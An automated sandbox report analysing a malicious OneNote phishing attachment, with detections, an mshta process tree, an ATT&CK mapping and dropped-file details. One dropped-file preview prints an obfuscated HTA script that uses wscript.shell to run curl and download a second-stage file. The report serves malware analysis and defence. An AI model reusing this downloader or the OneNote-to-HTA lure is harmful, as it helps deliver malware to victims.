ID: 2228935
Sample Name:
ComplaintCopy_54346(Feb01).one
Cookbook:
defaultwindowsinteractivecookbook.jbs
Time: 22:39:33
Date: 01/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

ComplaintCopy_54346(Feb01).one

Overview

General Information

Sample Name:	ComplaintCopy_54346(Feb01).one
Analysis ID:	2228935
MD5:	789427557227..
SHA1:	7e3ad53edf9ea..
SHA256:	41162598fb30c..
Infos:	YARA SIGMA




Some connected experiences aren't available. Check your privacy preferences.

This document contains attachments from the cloud, to r double click "open"

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.

Copyright © 2023 Microsoft. All rights reserved.

Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: ONENOTE drops s…
- Yara detected Malicious OneNote
- Creates HTA files
- Checks for kernel code integrity (NtQ…
- Stores files to the Windows start me…
- Queries the volume information (nam…
- Checks for kernel debuggers (NtQue…
- Searches for the Microsoft Outlook …

Classification



Process Tree

- **System is w10x64_ra**
- ONENOTE.EXE (PID: 824 cmdline: C:\Program Files (x86)\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\qlex\Desktop\ComplaintCopy_54346(Feb01).one MD5: 5E7AEF88298E1F61F45FB100A4BD9A23)
  - ONENOTEM.EXE (PID: 328 cmdline: /tsr MD5: 6DDFBBEF06AAE0EDEC3740274551F107)
  - mshta.exe (PID: 7068 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\qlex\AppData\Local\Temp\OneNote\16.0\Exported\{BD9A9BEB-AC52-4C4C-A0C4-D2D0C6405209}\NT\0\Open.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
  - mshta.exe (PID: 680 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\qlex\AppData\Local\Temp\OneNote\16.0\Exported\{BD9A9BEB-AC52-4C4C-A0C4-D2D0C6405209}\NT\1\Open.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
- **cleanup**

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
ComplaintCopy_54346(Feb01).one	JoeSecurity_MalOneNote	Yara detected Malicious OneNote	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\qlex\Desktop\ComplaintCopy_54346(Feb01).one	JoeSecurity_MalOneNote	Yara detected Malicious OneNote	Joe Security	

Sigma Signatures

Data Obfuscation

Sigma detected: ONENOTE drops suspicious file

Snort Signatures

⊘ No Snort rule has matched

Joe Sandbox Signatures

System Summary

Creates HTA files

Anti Debugging

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

Stealing of Sensitive Information

Yara detected Malicious OneNote

Remote Access Functionality

Yara detected Malicious OneNote


Mitre Att&ck Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 Process Injection	1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 1 Virtualization/Sandbox Evasion	LSASS Memory	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Disable or Modify Tools	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Mshta	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Untitled page - Microsoft OneNote

Some connected experiences aren't available. Check your privacy preferences.

Office 365

This document contains attachments from the cloud, to r
double click "open"

Open

Open

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.

Copyright © 2023 Microsoft. All rights reserved.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

⊘ **No Antivirus matches**

Dropped Files

⊘ **No Antivirus matches**

Unpacked PE Files

⊘ **No Antivirus matches**

Domains

⊘ **No Antivirus matches**

URLs


⊘ **No Antivirus matches**

Domains and IPs

Contacted Domains

⊘ **No contacted domains info**

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.113.194.132	unknown	United States	🇺🇸	8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
52.109.77.1	unknown	United States	🇺🇸	8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
20.189.173.7	unknown	United States	🇺🇸	8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	2228935
Start date and time:	2023-02-01 22:39:33 +01:00
Joe Sandbox Product:	Cloud
Overall analysis duration:	
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10x64 v1803 (Office 2016, Chrome 104, Firefox 63, Adobe Reader DC, Flash, Java 8, 7-Zip)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled
Analysis Mode:	stream
Analysis stop reason:	Timeout
Sample file name:	ComplaintCopy_54346(Feb01).one
Detection:	MAL
Classification:	mal64.troj.expl.evad.winONE@7/93@0/59
Cookbook Comments:	• Found application associated with file extension: .one

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, MavInject32.exe
- Excluded IPs from analysis (whitelisted): 52.109.77.1, 52.113.194.132
- Excluded domains from analysis (whitelisted): ecs.office.com, s-0005.s-msedge.net, ecs.office.trafficmanager.net, s-0005-office.config.skype.com, nexusrules.officeapps.live.com, prod.nexusrules.live.com.akadns.net, ecs-office.s-0005.s-msedge.net
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Created / dropped Files

C:\Users\qlex\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	290414
Entropy (8bit):	5.151758417980203
Encrypted:	false
SSDEEP:	
MD5:	C27E8BBE44D1E137FB020D89CF1AB08D
SHA1:	D0DDEC38D6B5695900D4E3CE13D088ECDB8CC257
SHA-256:	590BDC824FC60E2E4483F531DA47D173E8FCCEE4C43F688F618FFF28DB85E555
SHA-512:	F25A1F0FFE8BF5E09E7C9DEFA27035585D74713B45003D0407BF25376AD659320C64BA07837788578AE7E116664FD205A4D3D58CE082AF51303DC47B1D2C964
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159" G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L><R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N="ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\qlex\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	modified
Size (bytes):	4616
Entropy (8bit):	0.13760166725504608
Encrypted:	false
SSDEEP:	
MD5:	C7C102AED6AA2EF39C493E18E98EC19A
SHA1:	B60750D7987D36D9055F02B46AC3D46F079968E8
SHA-256:	DA136712FA14DF7D93EAA8718B58DD62E513EB2839C9E85AC0947850DBCE609A
SHA-512:	BCB01925E4819EC4E951FCFE9411770B9E19942A2FF17B78AC2F37BCD70FC5E4E89FE89B367FF59E1071724DB6A0954E62571F4BE861EA1851C53F0C1DCE88F1
Malicious:	false
Reputation:	low
Preview:	.... .c.....`.E...SQLite format 3......@ ....

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1692x810, components 3
Category:	dropped
Size (bytes):	88911
Entropy (8bit):	7.701779182597222
Encrypted:	false
SSDEEP:	
MD5:	4D5F7AFD30851031376DA0FA6D0E3F80
SHA1:	02154E502F09DDD49FFB8F55D0651FFCD7379B94
SHA-256:	F918BB0C65D2F90593265FE4087B9C6905148BD7B46579D902B9ABD5415415F5
SHA-512:	ED8BF498C66F59D252DA77CA490B067AF4106F3EA421A024C1C56D2AB63037B0E8BA71961D06370DB76773B08E1BE298C770395DD6CB131F2CE48BDF1D1171B
Malicious:	false
Reputation:	low
Preview:	.....XICC_PROFILE......HLino....mntrRGB XYZ ....1..acspMSFT....IEC sRGB.......................-HP ....cprt...P...3desc.......lwtpt........bkpt........rXYZ........gXYZ...,....bXYZ...@....dmnd...T...pdmdd........vued...L....view.......$lumi........meas.......$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc........sRGB IEC61966-2.1............sRGB IEC61966-2.1..XYZ ....Q........XYZ ....XYZ ......o...8.....XYZ ......b.........XYZ ......$.........desc........IEC http://www.iec.ch............IEC http://www.iec.ch..desc........IEC 61966-2.1 Default RGB colour space - sRGB...........IEC 61966-2.1 Default RGB colour space - sRGB.....................desc.......,Reference Viewing Condition in IEC61966-2.1...........,Reference Viewing Condition in IEC61966-2.1..........................

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000C.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	HTML document, ASCII text, with very long lines (1260), with CRLF line terminators
Category:	dropped
Size (bytes):	2062
Entropy (8bit):	4.6684220363132924
Encrypted:	false
SSDEEP:	
MD5:	01490924D020FBF7E183DF7C5541E93F
SHA1:	7B80E87D388A5976048DFB631077B2F9349AB707
SHA-256:	BBF77F3C20451320315DF280FC26DA57D09F5F9BD43074970A2F2CD64A325753
SHA-512:	B51C58AE95AD5988695DD21A17BB9C22580B3A740043A70B87CABD73831151E4FEA27C91F4D5CA6BDAD1626C69B2B6D9C59A8B75541CF3D8F14626437DB7251
Malicious:	false
Reputation:	low
Preview:	<html>....<div id="content">f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&e5&p5&(5&m5&i5&l5&l5&i5&s5&)5&{5&v5&a5&r5& 5&d5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&u5&l5&l5&;5&d5&o5& 5&{5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5& 5&}5&w5&h5&i5&l5&e5&(5&c5&u5&r5&D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5& 5&<5& 5&m5&i5&l5&l5&i5&s5&)5&;5&}5&/5&*5&*5& 5&v5&a5&r5& 5&u5&r5&l5& 5&=5& 5&"5&h5&t5&t5&p5&s5&:5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&o5&m5&"5&;5& 5&*5&/5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&w5&s5&c5&r5&i5&p5&t5&.5&s5&h5&e5&l5&l5&"5&)5&.5&r5&u5&n5&(5&"5&c5&u5&r5&l5&.5&e5&x5&e5& 5&-5&-5&o5&u5&t5&p5&u5&t5& 5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5&n5&d5&e5&x5&15&.5&p5&n5&g5& 5&-5&-5&u5&r5&l5& 5&"5& 5&+5& 5&u5&r5&l5&,5& 5&05&)5&;5&s5&l5&e5&e5&p5&(5&15&55&05&05&05&)5&;5&v5&a5&r5& 5&s5&h5&e5&l5&l5& 5&=5& 5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&s5&h5&e5&l5&l5&.5&a5&p5&p5&l5&i5&c5&a5&t5&

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	41893
Entropy (8bit):	7.52654558351485
Encrypted:	false
SSDEEP:	
MD5:	F25427EFECFEE786D5A9F630726DD140
SHA1:	BC612A86FF985AB569ED1A1EA5FFC4FDB18FC605
SHA-256:	5A36960DF32817E8426BD40A88F88B04FB55B84BAEF60F1E71E0872217FDB134
SHA-512:	B102F34385196D630F198667E874F25ADBC737426FDAE0747EC799B33632E5DC92999C7C715DC84D904342738930267AB1709870BDAA842243E4C283FE5E1554
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d..!.1AQ....aq......"......2...Xx..9BRr#.b3$..&..g.8....%F'G.(H.Ss..D5E..v..W..Cc.deu..7w.h.)....................!.1....A..Qaq...Ttu.6..."R..5...2B..S....bcs.Dd%&r3C...#$...Ue............?..R...%.R...t.MQ*.l...v...V]..n...Zw....M....4..F.&&bb0.:]l......ay.r<..3.l.Q^.........I54.N2.8..2s...w..r6.......[1Zh....O...9..>...B......x]...r.\.\..v..~....y.QT.3.......=....r..}.l.....o;....M..C1....w)...+o1f.]...MoA.E..s5..i.\....miGsy..m\.Zj....I'YU.\tU6La5v.>.K..m.]1.......k..0....</5v.V7lY.e.vV.+./[....f..u{....s.}.Rb.Z.....Y.6]..m....V.\...Mr.=r...K...l..%..m^.......X.(..fG..[F*ly.jL.a4..vs..o.e..q.9km..w1.yg.....r_.*h.n..5i.-.{Y.l...<...'Or.s..Z....../JP.....\FV.S.............m

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002H.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 728x77, components 3
Category:	dropped
Size (bytes):	2695
Entropy (8bit):	7.434963358385164
Encrypted:	false
SSDEEP:	
MD5:	B23DE98D5B4AFC269ED7EBFDDECE9716
SHA1:	10AF507A8079293A9AE0E3B96CF63A949B4588AA
SHA-256:	646586CB71742A2369A529876B41AF6A472C35CC508D1AE5D8395D55784814F2
SHA-512:	BBACBE205EC0A4F4E3AB7E2B1DEE36FCF087DDF77C7D18B53AEA4B15984A47C64E19F9B8D8FA568620619CEA0361D94FE7ABEA6E502EC6ECAEFE957F42ED7EE8
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......M...."..,......................1....!ABQRq.2a."CbS..Qa1A............?....{............i........l..-D.q.~..\|cS.S...R\..d.8,!.....]f$....Q..di.;~5......vj......MqCe..=.*.f^..=.}.Cm]qCd..s=..u.e..v..t',......S.s..N...>.d4',..k...N...d..9....G...y....6J.Y.l.{Vf...^B..i.3.z....:5W#4@.S\fj.%..Mb.5.v.5......S.E..#.v.I.....I......m..H....D..|.Y|...W.Wf..o..U.0.E..@.T...................................'.S../...Z......!J..1K..rI...T.f.>.+.N..o.....\..^u........e..q.qK.GXP..-...F8".;5J...]Y......j.a.,R.......J.N........z}<qu..J.)`.}X:..}.............B...[.......,B.).b.......(Y.O....c\.o.e&.W.#Bo..N|..N8.#J.>1D.1..b.&....q.#..UT%,.d.....m&..^...VXA..b.nbTV~.....^........q..#./.I..=Q..=..Y.*.Ib...VZ+......Y.........'.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002O.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 95x498, components 3
Category:	dropped
Size (bytes):	3009
Entropy (8bit):	7.493528353751471
Encrypted:	false
SSDEEP:	
MD5:	D9BD80D40B458EDB2A318F639561579A
SHA1:	83BA01519F3C7C1525C2EA4C2D9B40F28B2F2E5E
SHA-256:	509A6945FACFB3DDC7BE6EE8B82797AD0C72DB5755486EE878125A959CC09B59
SHA-512:	C368499667028180A922DD015980C29865AEF4A890C83E87AE29F6A27DC323DD729E6FB1C34A2168A148E6A7A972F65A5FC8ACE6981AF1D4E7057D99681CB36
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C...................................... ! .."**"555556666666666...C......................&.....&,$ $,(+&&&+(//,,//666666666666666........_...:.......................r.!12BQ...3Aaq.."CRb.....#4$c.S..1A............?..p..-.....u0$.......l......)..o.FTd..DG....... .t*e..jO..Z.U......r..j.O.,..VD./.....V5D.&......A..Zi....E.N....*..........#..M<|.2.Y.../QO.x.cTM4......+.F;V.x.de*....]e..O.x.c\Y........r..j.O.,..T...hw..k.^.[B..J.sEl.w.x.m.5%zzt0..T.......b..<\.3Q..W</..!.xh6..Z..\.+M.o.Y..1............#.........|.a.l.KR>..U......e....@...\.1Z...Y...[....F.6.t.#..Z,.x.Q..[`.X......#........W</..TM..-H...V....Tf..........r..j.x.df.f.....#..l.KR>..U......e....@...\.1Z...Y..Y.us....D.)....Uh....FkYm.m`P...W .V.g..FjVj.\..1Q6.t.#..Z,.x.Q..[`.X......#........W</..TM..-H...V....Tf..........r..j.x.df.f.....#..l.KR>..U......e....@...\.1Z...Y..Y.us....D.)....

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002V.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 613x144, components 3
Category:	dropped
Size (bytes):	29187
Entropy (8bit):	7.971308326749753
Encrypted:	false
SSDEEP:	
MD5:	DF99CAAAB9A7DE97B63343E60A699AB6
SHA1:	B84334135CFB73BC6EF55F85926770D5AC6DFEA8
SHA-256:	74C131777E7C437FD654427417097BC01B0813BA8E1E50E4B937BD50A1BEBCDB
SHA-512:	5D15AAAA8B71DDFE01A7C0ADE16D9E1F5E9AAE484BCD711B38CCB103ED9564CAAC23A0031471167B660E15972D70179C2A387509B213C05D60261042A045605
Malicious:	false
Reputation:	low
